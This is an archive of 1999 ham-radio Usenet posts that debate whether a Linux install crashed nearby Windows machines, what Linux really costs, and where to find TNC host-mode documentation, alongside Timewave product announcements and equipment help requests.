Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <sFoN3.241$7d2.6655@nuq-read.news.verio.net>
Source record: 15974

Hank Oredson wrote in message <7u4s5b$29e$1@bgtnsc01.worldnet.att.net>...
>
>Charles Brabham <n5pvl@texoma.net> wrote in message>
>This is the main reason I reformatted the hard drive of my Linux machine.
>After many many years of reliable windows use, I decided it was a good
>idea to see what Linux had to offer. Within a day of installing Linux onto
>my network, the windows machines began to crash frequently. Once Linux
>was removed from the network, windows again became very stable.
>
>> I intend to wait until this problem with LINUX boxes mysteriously causing
>> nearby Win95/98 machines to become crash-prone has been tracked down and
>> resolved.
>
>This seems a reasonable thing to do. Perhaps the Linux experts can explain
>why this problem occurs. For now it seems the best thing to do is to avoid
>Linux until the problem is cured.

Hmm, I have seen weird stuff happen when multiple machines get the same IP
on a lan. That would be the first thing to check. Win98 has dhcp client
installed by default -- and me, I found that, unbeknownest
to myself, the IP router I installed had an dhcp server running. So, what
happened, is when one of the misconfigured Windows systems in the
building got turned on, the dhcp server in the gateway which I didn't
know about assigned it to the same ip addresses as the name server.
And, then things acted really weird all over. I only found out about this,
when I tried to setup DHCP myself, on a different server, and found
something else on the net was handing out addresses. Ooops.

It's hard to figure out these things if you're system isn't up any more.
Though I've seen the Win98 machines with unset ip addresses -- either
with or without DHCP servers on the lan doing all sorts of weird stuff. Usually
they don't crash, but they lock up intermittantly for a bit. This might be fixed
with Win98 as upposed to Win95.

Possibly there's some other issue. If you install Linux and you just tell it
to turn on everything, not knowing what it all is, it might cause a problem. Me,
I only run what I need and don't turn on, for example, smbd, or Linux netbios
stuff unless I really want it.

Though I also get all the patches and updates to Win98 pretty regularly. So,
maybe that's the obvious and easy thing to try. Me, I'm a little
hacker paranoid, so if there's some packet of death that blows out Windows,
I'd rather know what it is and fix it. Since possibly someone can send in
that same block from the internet onto your lan.

4567. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <38061ADF.79D8878E@erols.com>
Source record: 15975

> I have ethical problems with the idea of a protocol where you
> must pay a license fee, though. Where's the hamradio spirit in
> that...

Icom charges for their rigs - where's the hamradio spirit in that... I guess anyone who designs and builds a product (whether hardware or software) has the right to give it away or to ask to be paid for it. I think they learned a lesson from Pactor-I where many mfgs. sold hardware which did not fully implement the protocol. Result - the cheaper units sold better even though they didn't work as well on weak signals. On the other hand, it was the less expensive units and retrofits to existing units that made Pactor so popular.

4568. Cosmic Test Post 03 - WITH MESSAGE BODY TEXT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: cosmic@nowhere.com
Message-ID: <38141ae6.7188830@enews.newsguy.com>
Source record: 15976

```
WITH MESSAGE BODY TEXT
```

4569. Re: PK-96 help, please..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991014151031.06857.00000074@ng-fe1.aol.com>
Source record: 15977

I now have this TNC running. It was so simple, I hate to state what I did, but I must thank the fella who pointed it out. All I did was send the * command, and it started working. I could not remember that command, and could not find it in the manual. Anyway, it is working now, and I appreciate the help.
73,
Paul N5XMV

4570. Re: PK-96 help please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991014151302.06857.00000075@ng-fe1.aol.com>
Source record: 15978

I owe a BIG thanks to John Douglas from Timewave for helping me get my PK-96 running again. It was a simple command, and I could not remeber what it was. Also, I could not find the command in the manual.Again, THANKS John.
73,
Paul Munsel N5XMV

4571. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u5addnu1@bgtnsc02.worldnet.att.net>
Source record: 15979

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:sFoN3.241$7d2.6655@nuq-read.news.verio.net...
>
> Hank Oredson wrote in message <7u4s5b$29e$1@bgtnsc01.worldnet.att.net>...
> >
> >Charles Brabham <n5pvl@texoma.net> wrote in message>
> >This is the main reason I reformatted the hard drive of my Linux machine.
> >After many many years of reliable windows use, I decided it was a good
> >idea to see what Linux had to offer. Within a day of installing Linux
onto
> >my network, the windows machines began to crash frequently. Once Linux
> >was removed from the network, windows again became very stable.
> >
> >> I intend to wait until this problem with LINUX boxes mysteriously
causing
> >> nearby Win95/98 machines to become crash-prone has been tracked down
and
> >> resolved.
> >
> >This seems a reasonable thing to do. Perhaps the Linux experts can
explain
> >why this problem occurs. For now it seems the best thing to do is to
avoid
> >Linux until the problem is cured.
>
>
> Hmm, I have seen weird stuff happen when multiple machines get the same IP
> on a lan.

Different ip, same subnet (44.116.1.*)

> That would be the first thing to check. Win98 has dhcp client
> installed by default --

dhcp is disabled on all my windows machines.

> and me, I found that, unbeknownest
> to myself, the IP router I installed had an dhcp server running.

The router did not have dhcp enabled.
Samba had dhcp disabled.

> So, what
> happened, is when one of the misconfigured Windows systems in the
> building got turned on, the dhcp server in the gateway which I didn't
> know about assigned it to the same ip addresses as the name server.

> And, then things acted really weird all over. I only found out about
this,
> when I tried to setup DHCP myself, on a different server, and found
> something else on the net was handing out addresses. Ooops.

Not what happened.
In fact, the problem continued even with the ethernet cable removed
from the Linux machine. But now that the Linux CD is back in it's box
on the shelf, and the hard drives reformatted and repartitioned, everything
is back to normal again.

> It's hard to figure out these things if you're system isn't up any more.

The system is up (with two ethernet cards and an ip router), just not
running Linux.

> Though I've seen the Win98 machines with unset ip addresses -- either
> with or without DHCP servers on the lan doing all sorts of weird stuff.
Usually
> they don't crash, but they lock up intermittantly for a bit. This might
be fixed
> with Win98 as upposed to Win95.

I'll play the game a bit here: don't forget to use the same netmask on all
your windows machines. If you do not, there will be intermittent network
problems between the machines as one or another votes itself master and
does it's "hi I'm here, anyone around" broadcasts.

> Possibly there's some other issue. If you install Linux and you just tell
it
> to turn on everything, not knowing what it all is, it might cause a
problem. Me,
> I only run what I need and don't turn on, for example, smbd, or Linux
netbios
> stuff unless I really want it.

> Though I also get all the patches and updates to Win98 pretty regularly.
So,
> maybe that's the obvious and easy thing to try. Me, I'm a little
> hacker paranoid, so if there's some packet of death that blows out
Windows,
> I'd rather know what it is and fix it. Since possibly someone can send in
> that same block from the internet onto your lan.

No, it was clearly the simple act of loading Linux onto the machine that
caused all the problems. They are over now, and everything is back to
normal: nice stable Windows, DOS and CP/M systems.

4572. The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <2325.sv1uy@nest.sv1uy.ampr.org>
Source record: 15980

Hank Oredson <horedson@att.net> wrote:

> Where is a HAL P38 / PCI400 driver?
> Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?

Well here is your big opportunity to write them yourself i.e. a driver
for a HAL P38 / PCI400, a driver for a PTC-II etc. This way you would do the
amateur community a favour Hank.

Just an idea for you to create a solution!!! Isn't that what you are looking
for?

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

4573. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <7u5foq$3j7@portal.gmu.edu>
Source record: 15981

Charles Brabham <n5pvl@texoma.net> wrote:

: D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
: news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
:> >
:> > I have Linux.
:> > Did not find any such software.
:> > Most hams do not (and will not) have Linux.
:> > So Linux is not of interest to me.
:>
:> Didn't find: Well, you need the package called "ax25-utils".
:> The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
:> where to get this, and the "how-to" file.

: Most of us have nothing better to do with our time than to sift through
: hundreds of obscure text files, hoping to accidently find just the right one
: and figure out how to massage our software into at least semi-functionality.

: That's why everybody is using LINUX, right? The thrill of the hunt?

Charles,

Most Linux users know where the documentation resides... Sorry...

:>
:> Most hams do not ...: Any evidence to back this assumption? Also, since
: Linux
:> is free, cost isn't a problem (yes, most hams I know are cheap).

: The more recent distributions of LINUX cost about the same as a copy of
: Win98.

: I have yet to know a single perason who got LINUX for "free". Everyone I
: know coughed up between 30-80 bucks, depending on how recent a copy they
: wanted.

1) Put me on the list... Redhat 5.1/5.2/6.1... Didn't pay anything but
the price of the CD blank, Chuck... (That was about 0.75USD each...)

2) Once again, you seem to be confused regarding the meaning of
"free" software, Charles... A little education wouldn't
kill you... (But then you'd have no reason to gripe...)

: "Technically", LINUX is free. Here on planet Earth though, we real humans
: tend to find ourselves paying through the nose for it. In fact, by the time
: you buy "add ons" to make up for functions not originally provided by the
: distro, you can easily end up paying more than you would for more competent
: software with wider compatability, like Win95/98.

What?!?

1) 80.00 is hardly "through the nose"...
2) Kindly detail the "addons" that aren't "originally provided" by the
"distro", Charles... I suspect that you won't be able to ...
(Do you mean the *complete* development environment? Gads...
Ever try to buy Developer Studio - Enterprise Edition from
MS, Charles? Tack another several hundred dollars onto your
95/98 estimate...) Let's compare apples to apples, shall we?

3) Compatibility... Running RedHat 6.1 on my Intel Boxes (Laptop...
2xdesktop boxes...) A very fast DEC Alpha... Two SPARCStations...
Im running 95/98/NT UNDER Linux on the two desktop boxes,
Charles as "guest OSes"... Crash free for many moons...
(The Alpha, with the exception of maintenance to upgrade
the OS, has been doing continuous HEAVY numerical work for
OVER 300 days straight without a crash...) Does it get more
competent (whatever THAT means), or "compatible" than that,
Chuckles???

: You are quite welcome to LINUX. I've tried it, and somehow I wasn't very
: impressed. This is one bit of "free" software that is just not worth the
: price.

Well... That's because the Charles Blowhard "Thimble of Clue" is SOOOO
full of clue at this point that no more clue can get in...

It helps if you know what you're talking about Charles... Really it does...

Best of Luck!

-jw

4574. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <aTrN3.257$7d2.7149@nuq-read.news.verio.net>
Source record: 15982

Hank Oredson wrote in message <7u5addnu1@bgtnsc02.worldnet.att.net>...

>Not what happened.
>In fact, the problem continued even with the ethernet cable removed
>from the Linux machine. But now that the Linux CD is back in it's box
>on the shelf, and the hard drives reformatted and repartitioned, everything
>is back to normal again.

Well, this is pretty odd. Though it must have been, then, that the Windows
machines are getting some kind of packets while they're booting up. And,
then you disconnected the Linux from them later -- right?
Having a Linux machine, in the same building, with the
Ethernet not connected is no way going to affect Windows -- I think I'm
pretty safe saying that. :) Though I swear, fussing with these things, I've
seen all kinds of weird stuff happen. But, it's not like Linux is giving off
any bad ESP -- without it's ethernet cable, it's not going to be a problem.

Did you have any Samba volumes mounted? You did mention Samba.
If it's not DHCP, then, that's the next logical thing to suspect, imo. Because
Windows might still try to talk to fileservers even after they're disconnected.
There were some changes from Win95 to Win98, that caused problems
with Samba, I vaguely recall. Though I don't recall this being a crashing
problem.

>> Possibly there's some other issue. If you install Linux and you just tell
>it
>> to turn on everything, not knowing what it all is, it might cause a
>problem. Me,
>> I only run what I need and don't turn on, for example, smbd, or Linux
>netbios
>> stuff unless I really want it.
>
>> Though I also get all the patches and updates to Win98 pretty regularly.
>So,
>> maybe that's the obvious and easy thing to try. Me, I'm a little
>> hacker paranoid, so if there's some packet of death that blows out
>Windows,
>> I'd rather know what it is and fix it. Since possibly someone can send in
>> that same block from the internet onto your lan.
>
>No, it was clearly the simple act of loading Linux onto the machine that
>caused all the problems. They are over now, and everything is back to
>normal: nice stable Windows, DOS and CP/M systems.

No, it clearly has to be a packet on the lan -- or a cabling issue or something like
that -- but going back to Windows fixed it, so it has to be a packet. There's

no way the hard drive of one machine is going affect anything.

I mean, really, like if Win98 crashes on a LAN with a Linux machine,
it seems likely it's going to be crashing, then also on a ham radio IP
network -- that also has Linux machines running on it. .
So, I don't see how this makes Win98 such a great a choice for doing ham
ip networking. I can't imagine, sticking one of these things on a hill
top or something.
(and I haven't seen this -- though I believe you that something happened.
Though come to think of it, this Win98 machine I'm using here does crash
out with memory errors, intermitently -- hmm. Though I wrote it off as
a memory leak in Ewan or maybe RealAudio.),

I'm not sure if there's really an isssue here or not, if the Win98 system
is setup right. Really, I would just say that if you're going to do NNTP
(the message format we're using right now!),
and that's where we started, you probably are better off on either
NT or Linux -- and that's only for the reason of that's what other
people doing NNTP are using. And, right now, I'm not aware of anybody
doing ax25 in NT, so that I think makes Linux pretty much your
leading contender for nntp on ax25/ip. If you want to go all Microsoft,
perhaps then the best way is to run the NT NNTP server, and then
network to a Win98 or NOS to ham radio. Though I've never tried
setting up NNTP on NT, myself, I imagine it works fine.

4575. Re: PK-96 help please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Bob Winingham <kc5ejk@onramp.net>
Message-ID: <380660D4.6881D638@onramp.net>
Source record: 15983

> Also, I could not find the command in the manual.Again, THANKS John.
> 73,
> Paul Munsel N5XMV

Page 6 re-initialization
Page 12 The * to set auto baud

4576. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u64ur$d8m$1@bgtnsc03.worldnet.att.net>
Source record: 15984

Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
news:2325.sv1uy@nest.sv1uy.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> > Where is a HAL P38 / PCI400 driver?
> > Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?
>
> Well here is your big opportunity to write them yourself i.e. a driver
> for a HAL P38 / PCI400, a driver for a PTC-II etc. This way you would do
the
> amateur community a favour Hank.
>
> Just an idea for you to create a solution!!! Isn't that what you are
looking
> for?

Already done it ... long time ago.
They still work.
Others have done it as well, for DOS and Windows.

But nobody does it for Linux.
I wonder why?

--

... Hank

http://horedson.home.att.net

4577. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <s5yN3.289$7d2.8511@nuq-read.news.verio.net>
Source record: 15985

Speaking of drivers, I have a MFJ 1276 right here, and I asked MFJ
via E-mail if there was host mode documentation for this thing, but they
never responded. It mentions host mode in a single sentence in the
manual and says there's docs for it, but so far I have seen no
evidence of this. Maybe the only way to talk to this box is by
massaging the ASCII commands, which I sort of dread.

So, if anybody knows how to program this thing -- I could use a pointer
for this.

Actually, the MFJ 1276, is kind of nice otherwise. It can do 9600 with
an add-on board, apparently, and is as cheap as you can go for Pactor.

I wasn't so sure about whether the P38 was still a live product. Though
checking out www.halcomm.com shows them still selling it. Actually
compared to the SCS boxes, these look like they get pretty good
throughput, for less money. It seems like we should be able to get
as good using software only, with the floating point being so fast
on the pentiums, nowadays -- so I'm not sure what kind of future these
sort of boards have.

I have also seen some messages on the Tapr board lately about how
BPQ is apparently still being worked on for win32 by somebody
out there, which was news to me as of a few days ago. So, maybe
there still is some life left in the DOS/win ham radio stuff.

Hank Oredson wrote in message <7u64ur$d8m$1@bgtnsc03.worldnet.att.net>...
>
>Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
>news:2325.sv1uy@nest.sv1uy.ampr.org...
>> Hank Oredson <horedson@att.net> wrote:
>>
>> > Where is a HAL P38 / PCI400 driver?
>> > Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?
>>
>> Well here is your big opportunity to write them yourself i.e. a driver
>> for a HAL P38 / PCI400, a driver for a PTC-II etc. This way you would do
>the
>> amateur community a favour Hank.
>>
>> Just an idea for you to create a solution!!! Isn't that what you are
>looking
>> for?
>
>Already done it ... long time ago.
>They still work.

>Others have done it as well, for DOS and Windows.
>
>But nobody does it for Linux.
>I wonder why?
>
>--
>
> ... Hank
>
>http://horedson.home.att.net
>

http://ke6i.com

4578. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u5addnu1@bgtnsc02.worldnet.attnn%t>
Source record: 15986

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:sFoN3.241$7d2.6655@nuq-read.news.verio.net...
>
> Hank Oredson wrote in message <7u4s5b$29e$1@bgtnsc01.worldnet.att.net>...
> >
> >Charles Brabham <n5pvl@texoma.net> wrote in message>
> >This is the main reason I reformatted the hard drive of my Linux machine.
> >After many many years of reliable windows use, I decided it was a good
> >idea to see what Linux had to offer. Within a day of installing Linux
onto
> >my network, the windows machines began to crash frequently. Once Linux
> >was removed from the network, windows again became very stable.
> >
> >> I intend to wait until this problem with LINUX boxes mysteriously
causing
> >> nearby Win95/98 machines to become crash-prone has been tracked down
and
> >> resolved.
> >
> >This seems a reasonable thing to do. Perhaps the Linux experts can
explain
> >why this problem occurs. For now it seems the best thing to do is to
avoid
> >Linux until the problem is cured.
>
>
> Hmm, I have seen weird stuff happen when multiple machines get the same IP
> on a lan.

Different ip, same subnet (44.116.1.*)

> That would be the first thing to check. Win98 has dhcp client
> installed by default --

dhcp is disabled on all my windows machines.

> and me, I found that, unbeknownest
> to myself, the IP router I installed had an dhcp server running.

The router did not have dhcp enabled.
Samba had dhcp disabled.

> So, what
> happened, is when one of the misconfigured Windows systems in the
> building got turned on, the dhcp server in the gateway which I didn't
> know about assigned it to the same ip addresses as the name server.

> And, then things acted really weird all over. I only found out about
this,
> when I tried to setup DHCP myself, on a different server, and found
> something else on the net was handing out addresses. Ooops.

Not what happened.
In fact, the problem continued even with the ethernet cable removed
from the Linux machine. But now that the Linux CD is back in it's box
on the shelf, and the hard drives reformatted and repartitioned, everything
is back to normal again.

> It's hard to figure out these things if you're system isn't up any more.

The system is up (with two ethernet cards and an ip router), just not
running Linux.

> Though I've seen the Win98 machines with unset ip addresses -- either
> with or without DHCP servers on the lan doing all sorts of weird stuff.
Usually
> they don't crash, but they lock up intermittantly for a bit. This might
be fixed
> with Win98 as upposed to Win95.

I'll play the game a bit here: don't forget to use the same netmask on all
your windows machines. If you do not, there will be intermittent network
problems between the machines as one or another votes itself master and
does it's "hi I'm here, anyone around" broadcasts.

> Possibly there's some other issue. If you install Linux and you just tell
it
> to turn on everything, not knowing what it all is, it might cause a
problem. Me,
> I only run what I need and don't turn on, for example, smbd, or Linux
netbios
> stuff unless I really want it.

> Though I also get all the patches and updates to Win98 pretty regularly.
So,
> maybe that's the obvious and easy thing to try. Me, I'm a little
> hacker paranoid, so if there's some packet of death that blows out
Windows,
> I'd rather know what it is and fix it. Since possibly someone can send in
> that same block from the internet onto your lan.

No, it was clearly the simple act of loading Linux onto the machine that
caused all the problems. They are over now, and everything is back to
normal: nice stable Windows, DOS and CP/M systems.

4579. Timewave PK-232 Announcement

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7u7sd5snq1@newsfeed.minn.net>
Source record: 15899

Timewave Technology is now shipping the following new accessories and upgrades for the PK-232 line (PK-232,HK-232,PK-2332MBX, HK-2332MBX and the new PK-232/DSP.

For portable, marine mobile or anyone interested in increased reliability Timewave announces:

New PK-232/PK-232MBX Low Power Kit

This CMOS I.C. kit cuts the power consumption of the PK-232 or PK-232MBX by about one-third. These same I.C.s are used in all the new PK-232-DSP. The result is a cooler running unit with higher reliability. No soldering necessary- everything plugs in! We even include a new fuse.

If you just picked up a used PK-2332 or are setting up a new station order the:

New PK-232/PK-232MBX Cable Kit

This new cable kit includes a plug/cable assembly for each of the connectors on the PK-232 or PK-232MBX. The opposite ends of the cable assemblies are unterminated, ready for connectors to match your radio. (We also have preassembled radio cables with matching connectors installed for many of the popular radios, and we can supply complete custom-made cables.)

See our web page http://www.timewave.com for pricing data.

73

John Douglas
N0ISL
Timewave Technology

4580. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn80euds.jt5.nielsen@bob.localnet>
Source record: 15900

If this is the same host mode (BLP) as in the recent 1270 firmware (and I have no reason to believe it is different), you can find the host mode documentation on the TAPR web site (the same host mode is in TAPR firmware versions 1.1.8 and 1.1.9 as well). As far as I know, only packet is supported by the host mode, not pactor or amtor.

See ftp://ftp.tapr.org/software_lib/tnc/hostmode.zip

There is finally a commercial implementation of host mode software available for BLP, but nothing yet for Linux.

Bob

On Thu, 14 Oct 1999 21:24:17 -0700, Cathryn Mataga wrote:
>Speaking of drivers, I have a MFJ 1276 right here, and I asked MFJ
>via E-mail if there was host mode documentation for this thing, but they
>never responded. It mentions host mode in a single sentence in the
>manual and says there's docs for it, but so far I have seen no
>evidence of this. Maybe the only way to talk to this box is by
>massaging the ASCII commands, which I sort of dread.
>
>So, if anybody knows how to program this thing -- I could use a pointer
>for this.
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>Actually, the MFJ 1276, is kind of nice otherwise. It can do 9600 with
>an add-on board, apparently, and is as cheap as you can go for Pactor.
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>I wasn't so sure about whether the P38 was still a live product. Though
>checking out www.halcomm.com shows them still selling it. Actually
>compared to the SCS boxes, these look like they get pretty good
>throughput, for less money. It seems like we should be able to get
>as good using software only, with the floating point being so fast
>on the pentiums, nowadays -- so I'm not sure what kind of future these
>sort of boards have.
>
>I have also seen some messages on the Tapr board lately about how
>BPQ is apparently still being worked on for win32 by somebody
>out there, which was news to me as of a few days ago. So, maybe
>there still is some life left in the DOS/win ham radio stuff.
>
>
>Hank Oredson wrote in message <7u64ur$d8m$1@bgtnsc03.worldnet.att.net>...
>>
>>Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
>>news:2325.sv1uy@nest.sv1uy.ampr.org...

>>> Hank Oredson <horedson@att.net> wrote:
>>>
>>> > Where is a HAL P38 / PCI400 driver?
>>> > Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?
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>>> Well here is your big opportunity to write them yourself i.e. a driver
>>> for a HAL P38 / PCI400, a driver for a PTC-II etc. This way you would do
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>>looking
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>>Already done it ... long time ago.
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>>But nobody does it for Linux.
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>>--
>>
>> ... Hank
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>>http://horedson.home.att.net
>>
>
>
>http://ke6i.com
>
>

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

4581. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <f8LN3.334$7d2.9522@nuq-read.news.verio.net>
Source record: 15901

Yeah, thanks for the information to you and the other guy who responded.
My main interest right now is in the HF modes, so I guess the only way to
talk to the 1276 for Pactor is mushing around with ascii commands.

And, yes, it'd be nice to have a Linux driver that could talk to this
box without using KISS mode, though right now I'm getting a little busier,
so I'm not quite up to starting another project.

Bob Nielsen wrote in message ...
>
>If this is the same host mode (BLP) as in the recent 1270 firmware (and
>I have no reason to believe it is different), you can find the host
>mode documentation on the TAPR web site (the same host mode is in TAPR
>firmware versions 1.1.8 and 1.1.9 as well). As far as I know, only
>packet is supported by the host mode, not pactor or amtor.
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>See ftp://ftp.tapr.org/software_lib/tnc/hostmode.zip
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>There is finally a commercial implementation of host mode software
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>
>Bob
>
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>>>> for a HAL P38 / PCI400, a driver for a PTC-II etc. This way you would do
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>>>> amateur community a favour Hank.
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>>>Already done it ... long time ago.
>>>They still work.
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>>> ... Hank
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>>>http://horedson.home.att.net
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>>
>>http://ke6i.com
>>
>>
>
>
>--
>Bob Nielsen Internet: nielsen@primenet.com
>Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
>DM42nh http://www.primenet.com/~nielsen

4582. CSs and Timewave announce PakRATT/CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7u859i$su4$3@newsfeed.minn.net>
Source record: 15902

CSS and Timewave announce PakRAtt/CE

PakRatt/CE is a terminal communications program for handheld computers with Windows CE ver 2 and above operating systems. PakRatt/CE features a menu-driven split screen, Connect and Disconnect buttons, and macros. PakRatt/CE operates in the command mode and is compatible with any TNC or multimode controller in any operating mode. The macros are all user-programmable and are also preprogrammed with popular DX cluster and packet commands.

The price is whatever you feel it is worth. If you think it is worth $1.00, send us $1.00. If you think it's worth $50.00, send us $50.00. If you think it's worth nothing, send us nothing. We can't think of a more equitable way to price a product!

PakRatt/CE will be available by the end of October for download from the Timewave and CSS web sites, and will be distributed on our new software CD-ROM (More on that next week!).

CSS web site: www.cssincorp.com

Timewave web site: www.timewave.com

73

John Douglas
N0ISL
Timewave Technology

4583. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <3807bfdc.24797978@newse.twcny.rr.com>
Source record: 15987

On Tue, 12 Oct 1999 12:32:10 GMT, amx@i.am wrote:

>In article <3800631f.44847800@newse.twcny.rr.com>,
> rmcconne.NOSPAM@lightlink.com (Robert McConnell) wrote:
>> Next question: when will the Linux and DR-DOS versions be ready?
>
>I don't plan to make that versions.
>
>73!
>Sergei,
>UA9OSV

Too bad, it would be much more useful running on a real operating
system instead of one of Micro$oft's garbage piles.

Bob McConnell
N2SPP

4584. DCD help on Kantronics KAM Plus - RTTY AmTOR PacTOR **

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: me <kkpl@spiretech.com>
Message-ID: <3806B618.F7324C78@spiretech.com>
Source record: 15988
Cross-posted to: rec.radio.amateur.equipment,alt.ham-radio.rtty,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

2nd post. no response to the first.
Hi -
I have a KAM Plus 8.2. I am not happy with the DCD on the HF modes.
On teletype/Amtor FEC I get hash between sigs. even though I have tried

both positions on the AM/FM switch. I can run squelch but then I have to

follow the sig. up and down.
I have emailed Kantronics with the question and they say to push the
AM/FM button in and this should take care of it. It reduces it but it
still comes up with random letters from the white noise. THey have been
of no further help.

I had sold my PK-232MBX to pick up this fine piece of crap. With the
knob I could adjust the DCD on the PK-232 to the level I wanted.

I like the fact that the KAM is dual port and would like to make it
work. If I can I guess I should look to a HAL unit??
Has anybody tried the new Timewave version of the PK-232DSP??
opinions are OK.
Thank You.
73, de Rich - KK7PL
please reply to
kk7pl@WANfear.com

4585. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uCvyf2sF$GA.274@cpmsnbbsa03>
Source record: 15989

Cathryn,

We've been working with MFJ on the host mode in the TNC's. It's called BLP host and it's written by Howie Goldstein. A few years back, they had Howie remove BLP from the 1270 for other features, and that firmware was part of the 1276 firmware. BLP is only on the 1278B for now and it only supports the packet modes. I have an old eprom they gave me that does BLP on the 1270 and 1276, but it doesn't include Pactor on the 1276. They are looking at what to remove to put the BLP host code back into the 1270/1276 firmware.

BLP is an OSI based host protocol. Sample code (MTHOST and it's sources) are on the TAPR site in a file called hostmode.exe. I'd like to see it developed for Linux, as we have a Windows 32 bit version working now, Multicomm Host. (and have been showing it at Hamfest's since Dayton this year). Next stop, Lawrenceville in November.

The bad news about BLP is that we found two major showstoppers with the current BLP release (which hasn't changed since 1991). The first is that if you leave the TNC off for a day or so in BLP mode, the TNC has problems connecting more than once. The second problem is that any host command that has returned information greater than 300 byte gets truncated (the cstatus and display commands are the two most notable). MFJ is working to get these fixes in, but there is no timeframe for completion yet.

We're also working with HAL with the DXP38 and P38. Their 'api' is a numeric based protocol. (I.e. 0x0813 N4GDO 0x8000 sets the mycall in the unit). Bill Henry is very open with his programming interface, might want to give him a call. Again, we have a Win 32 bit interface to it and have it working in 3 of the 6 modes it supports.

regards,
--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Cathryn Mataga wrote in message ...
>Speaking of drivers, I have a MFJ 1276 right here, and I asked MFJ
>via E-mail if there was host mode documentation for this thing, but they
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>>Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
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>>> Well here is your big opportunity to write them yourself i.e. a driver
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>> ... Hank
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>
>
>http://ke6i.com
>
>

4586. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <3806C0AC.3E23B654@amsat.org>
Source record: 15990

Hi ...

But there should be a difference between a hardware rig and protocol and coding of the transmission.
I think you have to use " open language " in amateur now you have to buy special equipment from
only one manufacturer to listen to PACTOR-II. There is no detailed description of the protocol and coding.
I dont speak about software implementation.

73

Walter

Bob Lewis wrote:

> > I have ethical problems with the idea of a protocol where you
> > must pay a license fee, though. Where's the hamradio spirit in
> > that...
>
> Icom charges for their rigs - where's the hamradio spirit in that... I
> guess anyone who designs and builds a product (whether hardware or
> software) has the right to give it away or to ask to be paid for it. I
